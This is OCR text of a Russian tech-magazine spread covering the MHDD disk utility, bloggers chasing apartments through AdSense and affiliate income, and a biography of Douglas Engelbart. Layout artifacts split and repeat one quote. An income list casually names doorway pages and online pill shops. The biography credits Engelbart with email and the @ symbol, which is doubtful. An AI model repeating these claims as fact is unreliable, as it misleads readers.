К сожалению, ничто в этом мире не вечно, а тем более, твой любимый винчестер. Преждевременный скрежет, некорректная работа ОС и прочие признаки дают понять: все, прощай, винт, а вместе с ним и гигабайты инфы. Однако полезная железка может проработать еще некоторое время, если ее как следует почистить с помочью утилы MHDD, которую я и хочу предложить тебе взять на вооружение. С момента своего появления на свет тулза достаточно сильно прогрессировала и теперь предоставляется в виде утилы для создания загрузочной дискетки. Чтобы у тебя не возникло лишних вопросов, давай рассмотрим план наших действий по порядку:


```
1. Запускаем утилу MHDD
2. Вставляем в флопик дискету
3. Нажимаем на баттон «Create» в MHDD
4. Забираем готовую загрузочную дис-
кетку.
```

После вышеизложенных мероприятий ребутимся и грузимся с нашей дискетки. Выбираем нужный нам девайс в качестве винчестера (поддерживает IDE/SATA) и указываем необходимые процедуры. Тулза умеет делать посекторную проверку поверхности диска, а также посекторную перезапись, что особенно эффективно при уничтожении информации с винта. В общем, как использовать утилу и в каких целях — решать тебе. ⌶

ВЛАДИМИР МОЛОДОВ

ИНТЕРНЕТ-БОМЖИ: КТО ЭТО?


ИСТОРИЯ ЛЮДЕЙ, СУМЕВШИХ ЗАРАБОТАТЬ НА КВАРТИРУ В ИНТЕРНЕТЕ



У них не было ни квартиры, ни машины. У них не было фактически ничего, кроме фанатичной уверенности в том, что они смогут заработать в интернете. И вот, несмотря на насмешки и скепсис, некоторые из них живут в собственных апартаментах, а другие получают такие деньги, которые многим даже и не снились. Ох уж эти бомжи!



Первый пост в блоге Московского бомжа привнес свежее дыхание во всю сферу е-бизнеса



www.master-x.com — твой гид по adult-тематике

Блог http://homelessinmoscow.blogspot.com, первая запись от 06 марта 2006 года:

«Цель этого блога показать, реально ли приобрести квартиру в Москве практически с нуля за 10 месяцев, а точнее до нового 2007 года».

Этого человека зовут Александр. Он живет в Москве и работает на обычной работе с зарплатой $600 в месяц (плюс $50-200 премиальных). Вдобавок он занимается поисковой оптимизацией для двух сайтов, прося за свои услуги довольно смешные деньги ($250), и параллельно развивает несколько проектов, которые, благодаря рекламе Google AdSense, приносят ему около $1000 в месяц. В общей сложности получается примерно **$2000**, что в принципе неплохо, даже по московским меркам, но только не в том случае, если ты решил зарабатывать на квартиру. Именно такое решение принял Александр. И с того дня стал делиться с читателями блога «Московский бомж» сведениями о своих делах, проектах и их финансовой успешности. На информацию не скупился, рассказывал о личном опыте, раскрывал секреты, реально помогающие тем, кто до этого момента был крайне далек от заработка в инете. Неудивительно, что число читателей росло как на дрожжах, а в Сети стали возникать блоги последователей и подражателей: сначала «Киевский бомж» , потом «Кишиневский». Александр (Московский бомж) фактически стал первооткрывателем, а многие его действия превратились в традицию движения, без выполнения которых человеку проблематично приобрести статус интернет-бомжа.

КТО ТАКОЙ БОМЖ?

Интернет-бомж — это не просто человек, который хочет заработать в интернете и повсеместно трубит об этом. С самого начала формировалась своего рода идеология интернет-бомжей. Итак, каждый интернет-бомж должен:

• Завести блог на blogspot.com. Именно эта площадка пользуется наибольшей популярностью среди интернет-бомжей. Правда, позже некоторые из них все-таки переезжают на standalone-блог с доменом второго уровня, то есть покупают хостинг, устанавливают движок и ведут свои записи уже там.

• Поставить цель. Как правило, в качестве цели выбирается заработок на что-то почти недосягаемое, как квартира в Москве или дорогостоящая машина. Не выполнить ее, как показывает практика, вовсе не означает поражение. Важно, что столь сложная задача является отличным инструментом повышения мотивации.

• Делиться опытом. Большинство интернет-бомжей регулярно рассказывают о том, как они зарабатывают свои тысячи долларов. Поступая так, они не только помогают еще неопытным читателям и повышают свой авторитет в тусовке, но еще и привлекают людей (рефераллов) к партнерским программам, за что получают свой процент.

• Танцевать финансовый стриптиз. Ежемесячный пост о доходах (и часто — расходах), с рассказом, какая из партнерских программ или сервисов принесла деньги — это, пожалуй, самый лакомый кусочек, которого с нетерпением ждут тысячи читателей.

Несмотря на то, что сам Московский бомж относится к своей деятельности очень скромно, говоря, что он просто делает сайты и пытается на них заработать, это не помешало ему



▷ links

homelessinkiev.blogspot.com — киевский бомж

homelessinmoscow.blogspot.com — московский бомж

homelessinizhevsk.blogspot.com — ижевский бомж

homelessinspb.blogspot.com — питерский бомж

homelessinxapbkob.blogspot.com — харьковский бомж

homelessinchisinau.blogspot.com — кишиневский бомж

«По сути, чтобы зарабатывать в интернете, нужно всего лишь желание и сам интернет. Лично я не вложил в этот бизнес ни цента, но за восемь месяцев довольно неплохо поднялся, и мои доходы продолжают расти. Дело в том, что на начальном этапе можно использовать бесплатные хостинги, доменные имена третьего уровня и развивать все самостоятельно с помощью поисковой оптимизации — это, конечно, увеличивает срок получения желаемой отдачи, но и затраты сводятся к нулю.


Главной кузницей знаний по SEO, безусловно, является проект searchengines.ru


На сайте http://finstrip.biz ты сможешь посмотреть профессиональный финансовый стриптиз от интернет-бомжей и манимейкеров со всех уголков нашей родины

warning
Один из немаловажных вопросов в деятельности интернет-бомжей: «Стоит ли платить налоги?» Спрашивали — отвечаем! На связи профессиональный юрист Александр Григорьев: «Если Вы не оформлены документально на работу с партнерской программой, то Вы, как лицо, получающее доход, обязаны заплатить налоги».

уже в ноябре 2007 года перепрыгнуть планку накоплений в один миллион рублей. И пусть покупка квартиры временно откладывается, он смог сделать гораздо больше, чем кажется на первый взгляд, а именно доказать, что большие деньги в интернете доступны всем и каждому.

МОЖЕТ БЫТЬ, ПОПРОБУЕМ?

Когда еще бы ты захотел стать бомжем? Да никогда! А вот в интернете — запросто. Если у тебя есть огромное желание зарабатывать и IQ выше комнатной температуры, то почему бы не попробовать? Один из вопросов, который волнует абсолютно всех новичков: сколько нужно денег, чтобы начать? Давайте оставим все гадания передаче «Битва экстрасенсов» и послушаем мнение одной из самых перспективной в этой сфере личности — Нижегородского бомжа:

«По сути, чтобы зарабатывать в интернете, нужно всего лишь желание и сам интернет. Лично я не вложил в этот бизнес ни

«Новичку я могу порекомендовать продавать казуальные игры, например, через GameBoss или западный аналог. Почему? Потому что это нетрудно. Также советую партнерские программы, связанные с азартными играми, ставками — тут лучше зарубежные, конечно, но и на русских можно заработать»


Profile: Дмитрий Давыдов

Этот человек не относится к семье бомжей. Автор и ведущий блога «Маркетинг в маленьком городе» (davydov.blogspot.com) в 16 лет уехал школьником по обмену в США и застрял там на шесть лет. За это время Дима получил высшее микробиологическое образование и стал работать в научной лаборатории. В 2001 году вернулся в Россию. Начал помогать российским шароварщикам сначала переводами, а затем и продвижением их продуктов на западные рынки. С удивлением обнаружил, что в России есть несколько тысяч людей, которые зарабатывают в интернете приличные деньги. После чего принял решение открыть с напарником собственный шароварный-дискаунтер (www.deprice.com). Потом появились и другие проекты по разным направлениям, типа PickyDomains.com. В последнее время Дмитрий переключился на аффилиатные проекты. Главная мечта: к тридцатилетию воплотить идею, которая принесла бы миллионный доход.

Profile: Киевский бомж

В отличие от Московского бомжа, имевшего хороший постоянный заработок, судьба Киевского бомжа складывалась иначе. В сентябре 2006 года переехав в Киев, он внезапно потерял доступ к финансовым потокам: старой работе, прежним клиентам и заказам. В итоге оказался без прописки и средств к существованию, а заодно и возможности вернуться обратно в родной город. Вот тогда-то он и решил, что должен за десять месяцев заработать на «двушку» в панельном доме с видом на Днепр, занимаясь исключительно менеджментом интернет контента или, как это принято называть, SEO! Доходы за первый месяц были далеки от фантастических: $40 на AdSense и еще около $200 на всяких подработках. Баланс был строго в минусе. Надо сказать, расклад не сильно отличался от начинаний других бомжей. Но уже через пару месяцев новоиспеченному киевлянину удалось заработать $932 (на рекламе AdSense, разработке сайта, хостинге и поисковой оптимизации), и доходы продолжали расти. Почему я рассказываю о Киевском бомже? Потому что ровно через 10 месяцев он добился поставленной цели, купив квартиру! О том, сколько усилий пришлось приложить и на какие жертвы пришлось пойти, можно прочитать в архивах на его официальном сайте (homelessinkiev.blogspot.com).


Услугами Даниила Маула пользуются крупнейшие конторы России


«Бабло побеждает зло» — девиз Нижегородского бомжа

цента, но за восемь месяцев довольно неплохо поднялся, и мои доходы продолжают расти. Дело в том, что на начальном этапе можно использовать бесплатные хостинги, доменные имена третьего уровня и развивать все самостоятельно с помощью поисковой оптимизации – это, конечно, увеличивает срок получения желаемой отдачи, но и затраты сводятся к нулю».

Однако глупо надеяться, что все начнет получаться с первого дня. Новичков ждет масса ошибок, избежать которых подчас невозможно. Но, по большому счету, никаких секретов тут нет. В чем секрет акробатов или шпагоглотателей? Просто несколько сот дней практики! Значит и тебе нужно настроиться на тяжелую кропотливую работу, отдачу от которой ты сможешь почувствовать лишь через несколько месяцев. А пока нам стоит сделать первый шажок по дороге в прекрасное будущее, который будет заключаться в выборе подходящей партнерской программы.

Наиболее выгодные финансовые условия предлагают западные партнерские системы, но работать с ними не всегда удобно. И вот почему:

• Языковой барьер. Если твои знания английского на уровне «дую спук инглиш?», то общение с администрацией, чтение правил и форумов будет весьма проблематично. Это, конечно, создаст дискомфорт при работе с системой и обернется потерей драгоценного времени. Время, как известно — деньги.

• Выплаты. Даже если партнерская программа тебя устраивает на все 100%, не торопись подключаться к ней! Многие зарубежные системы делают выплаты через сервисы, которые трудно или почти невозможно обналичить в России и странах СНГ.

Выходом из ситуации может стать письмо с просьбой ввести поддержку альтернативной системы — обычно администрация охотно идет навстречу пользователям.

Как я и говорил, успех бомжей заключается в том, что они активно делятся опытом со своими читателями, а иногда даже делают подарки в виде ценных сюжетов или специализированного софта — как правило, самописного, который, естественно, просто так в интернете не скачаешь. Поэтому, заинтересовавшись выбором партнерской программы, не поленись проштудировать архивы постов. Уверяю тебя: найдешь массу полезной информации и быстро въедешь в тему. Вот лишь пример такого поста (опытом делится товарищ Maulnet):

«Новичку я могу порекомендовать продавать казуальные игры, например, через GameBoss или западный аналог. Почему? Потому что это нетрудно. Также советую партнерские программы, связанные с азартными играми, ставками – тут лучше зарубежные, конечно, но и на русских можно заработать».

Перечислим главные моменты, на которые обращают внимание интернет-бомжи при выборе системы:

• Наличие промо-материалов. Если они есть — вопрос о подборе контента будет решен автоматически и тебе останется всего лишь раскрутить сайт.

• Возраст программы. Старикам, как водится, почет и уважение, даже если речь идет о сервисе в интернете.

• Оперативная поддержка. Перед началом работы рекомендуется потестить службу поддержки — в будущем это сохранит тебе немало нервных клеток.

• Положительные отзывы. А ещё лучше, если отзывы будут от авторитетных людей, ведь тогда они послужат гарантом качества и надежности системы.

И, конечно же, не стоит забывать про основные ресурсы, где можно получить подробную информацию о ведущих программах и оперативную помощь по накипевшим вопросам: www.master-x.com, www.searchengines.ru.

МЕЖДУ СТРОЧЕК

С каждым днем в России появляется всё больше людей, которые мечтают начать карьеру интернет — бомжа и ради своей идеи готовы бросить даже постоянную работу. Как ни прискорбно, но в нашей стране пока трудно получать достойную зарплату, горбатясь «на дядю».

Неудивительно, что многие хотят работать на себя. И в этом плане интернет — это чрезвычайно перспективная область. Чего стоит тот же Google, который всего за несколько лет смог стать многомиллиардной компанией и дал возможность людям со всего мира зарабатывать тысячи долларов с помощью своих сервисов.

Profile: Кишиневский бомж

Пять лет назад у этого человека была зарплата $50 в месяц. Еще год назад — всего $400, но именно тогда ему удалось продать свой первый товар на Amazon.com. Под действием невероятной эйфории закипела бурная деятельность: эксперименты с umax, дорвеи, партнерская продажа музыки, AdSense, магазины с таблетками и т.д., и т.п. В итоге за прошлый год получились весьма неплохие результаты:

Umax — 17500
mp3 — 5300
amazon — 2500
google — 1060 + 540
glavmed — 500
klikvip — 470
sape — 350
juebucks — 60
porn — 30
Виджеты — 50

Итого получилось $28400 в год плюс $5000 основной зарплаты в инете в качестве дизайнера. Все подробности о том, как это получилось, ищи в блоге на homelessinchisinau.blogspot.com

X-Profile

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Дуглас Энгельбарт. Трудно быть первым

Имя: Дуглас Карл Энгельбарт
Возраст: 83 года
Заслуги: изобрел компьютерную мышь, гипертекст, помогал Рэю Томплисону в изобретении системы e-mail, приложил руку к появлению символа @. Пионер в изучении взаимодействия человека с машиной
Место работы: директор собственной компании «Bootstrap Institute»

БИОГРАФИЯ И ПРОЕКТЫ

Бывает, люди становятся успешными благодаря простому стечению обстоятельств. Зарабатывают миллионы и даже миллиарды, поймав волну и вовремя воплотив в жизнь ту или иную идею. А бывают люди гениальные, про которых говорят — «талант не пропьешь». Да, они далеко не всегда миллиардеры и часто нам даже незнакомы их имена. Но, сами того не зная, мы пользуемся их изобретениями каждый день, не задумываясь о том, что когда-то какой-то безумец (будь уверен, окружающие думали о нем именно так) совершил открытие, без которого нашей сегодняшней действительности попросту не существовало бы. Именно к последней категории и относится герой нашего сегодняшнего профайла, великий изобретатель и гениальный ученый Дуглас Энгельбарт.

Он родился 30 января далекого **1925** года. Сегодня ему 83 года, но он (тьфу-тьфу!) до сих пор жив и продолжает заниматься любимым делом (о котором — чуть позже). В детстве он был самым обычным мальчиком. Вырос на ферме в окрестностях Орегона, как все нормальные дети ходил в школу. Окончил ее в 1942 году, затем поступил в Орегонский университет (Oregon State University), нацелившись на диплом бакалавра в области электротехники. Диплом он получил, и университет окончил, но случилось это только в 1948, через три года после завершения Второй Мировой.

А во время войны Дуглас служил радиотехником на военно-морской базе на Филиппинах. Именно в ту пору под руку ему попался весьма далекий от техники журнал Atlantic Monthly. А в нем была напечатана ныне давно ставшая культовой статья известного американского ученого в области IT и вычислительной техники Ванневара Буша «Как мы могли бы мыслить» (As We May Think). В статье автор задавался вопросом, почему система хранения на «внешних носителях информации», будь то энциклопедии, библиотеки, картотеки, etc, так отличается от структуры нашей памяти? Ведь у нас в голове все расположено далеко не в алфавитном порядке, человеческое мышление ассоциативно. Далее Буш описывал собственную гипотетическую фото-электромеханическую машину Memex, место которой, скорее, в научно-фантастическом фильме, нежели в нашей реальности. Но статья буквально покорила Энгельбарта. Идеи ученого пришлись ему по душе.

После войны и получения диплома Энгельбарта пригласили работать ни много, ни мало в лабораторию NACA (да-да, будущее NASA) по его прямой специальности — электротехником. Перебравшись в Калифорнию, где базировалась лаборатория, наш герой поступил в Беркли (University of California at Berkeley), решив, что идеи о создании искусственного интеллекта требуют более серьезной подготовки. В 1955, получив степень доктора наук все в той же сфере электро-вычислительной техники, из университета Дуглас, тем не менее, не ушел. Вместо этого он уволился из NACA и приступил к новой работе в качестве помощника профессора электротехники. Наконец, он оказался ближе к своей мечте — компьютерам. В том же 55-ом его привлекли к проекту CALDIC, над которым уже не первый год кипела работа в университете. Разработку финансировали военные, а аббревиатура расшифровывалась, как California Digital Computer. Несложно понять, что в стенах Беркли разрабатывали суперкомпьютер.

> «На протяжении, как минимум, 10 лет все были уверены, что я абсолютный псих» (о 50-60-х годах и своих идеях)

Однако новаторские и, мягко выражаясь, смелые идеи Энгельбарта не нашли отклика у коллег, да и военным нужен был скорее результат, чем странные эксперименты. Не отчаиваясь, Дуглас уже через год перебрался в Стэнфордский НИИ (Stanford Research Institute) и тогда же впервые попытался поставить свои наработки на коммерческую основу. В целом, за период с 1954 по 1958 годы он запатентовал 7 бистабильных газово-плазменных цифровых устройств и 12 магнитных девайсов. В частности, те, что родились в ходе подготовки к получению докторской степени.




Первый прототип мыши. Настоящий зверь!

Продать их он пытался больше года, но затея так и не увенчалась успехом.
В то же время он активно помогал инженеру Хьюиту Крейну (Hewitt Crane) в работе над магнитными компонентами ЭВМ, участвовал в фундаментальном исследовании феномена цифровых устройств и их потенциальной миниатюризации. Столь бурная деятельность не осталась незамеченной. В 1959 в Стэнфорде смиловались и позволили, наконец, Энгельбарту заиметь собственную лабораторию, проект и штат сотрудников, в лучшие дни насчитывавший 47 человек. Стоит сказать, что людей доктор отбирал очень тщательно, и вся команда полностью разделяла его идеи. А чего еще ожидать от человека, который уверен, что «совершенствовать нужно не процесс, а участника процесса»?
Последующие годы стали для Дугласа золотой порой. Работа в лаборатории Augmentation Research Center, которую он возглавлял 20 лет, велась по многим направлениям. В частности, его команда создает рабочую среду On-Line System или же NLS. Незадолго до этого Энгельбарт написал статью под названием «Концептуальная схема усиления человеческого интеллекта» (A Conceptual Framework for the Augmentation of Man's Intellect). В ней он описывал систему H-LAM/T, суть которой сводилась к тому, что в паре человек-машина пользователю отводится роль главного, творческой составляющей, а компьютер выступает в качестве помощника, симбиоза динамических компонентов, усиливая природный интеллект юзера. NLS, разработку которой щедро финансировали ВВС и Министерство обороны США, стала воплощением этих идей в жизнь. Уже в то время (на дворе — 60-е!) в NLS присутствовали такие вещи, как система контекстной помощи, электронная почта, телеконференции, гипертекстовые ссылки, редактирование текста в онлайновом режиме и оконный интерфейс. По сути, это была первая в истории работающая гипертекстовая система. Мэйнфрейм лаборатории Энгельбарта был вторым компьютером, подключенным к сети ARPANet, что начала зарождаться как раз в те годы. На тот случай, если кто-то не знает, военный проект ARPANet — прямой прародитель интернета. Команде доктора было поручено создание ARPANet Network Information Center. И именно как побочный эффект проекта NLS на свет родился первый манипулятор типа мышь.
Ее не разрабатывали специально, просто к оконной среде категорически не подходили уже существующие манипуляторы (джойстики, световые перья и прочие). В этой области было проведено целое исследование, итогом которого стала мышка. И хотя Энгельбарт в интервью не раз говорил, что понятия не имеет, откуда взялось это прозвище, и девайс, мол, сразу стал мышью, достаточно посмотреть на фото тех времен и все становится ясно. Свое имя индикатор позиций x и y явно получил благодаря тому, что провод у него торчал сзади, то есть находился под запястьем пользователя, здорово смахивая на хвост. К слову сказать, курсор на экране команда Дугласа и вовсе прозвала «жуком» (bug), но этот термин не прижился.
Первая «крыса», а точнее первый действующий прототип, созданный коллегой Энгельбарта — Биллом Инглишем (Bill English), появился в 1964 году и представлял собой деревянную коробку ручной работы, с двумя перпендикулярными металлическими колесами внутри и кнопкой сверху. Широкой публике «грызуна» показали 9 декабря 1968, в ходе демонстрации возможностей NLS в Конвершн центре, Сан-Франциско. Патент на мышь Энгельбарт получил несколько лет спустя (в 1970). Казалось бы, после этого он должен был стать миллиардером, но все повернулось иначе. NLS так и не получила широкого распространения, вероятно, идеи Дугласа показались военным чересчур новаторскими для того времени. К тому же, система была совсем недружественна и непроста в изучении, она требовала от пользователя выучить мнемонический код, знать 5-битный двоичный код, чтобы нормально работать с аккордной клавиатурой, и много чего еще. Энгельбарт никогда не стремился создать простую, дружественную пользователю систему. И всегда придерживался мнения, что если речь идет о физически и психически здоровом человеке, значит совершенно не нужно все «разжевывать» и класть тому в рот.

> «Даже GUI все равно ограничивает наши возможности. Он чем-то напоминает мне китайский английский. Мы должны продолжать эволюцию вычислительной техники»

К сожалению, он не умел продавать свои идеи. За разработку мыши в 1968-м Энгельбарт получил скромную сумму, около $10.000, которую сразу внес в качестве первой платы за небольшой домик. А провал NLS стал началом конца его лаборатории. Сотрудники стали разбегаться кто куда. В частности, разработку мыши Билл Инглиш продолжил уже под крылом компании Xerox PARC. За счет того, что устройство новых мышей

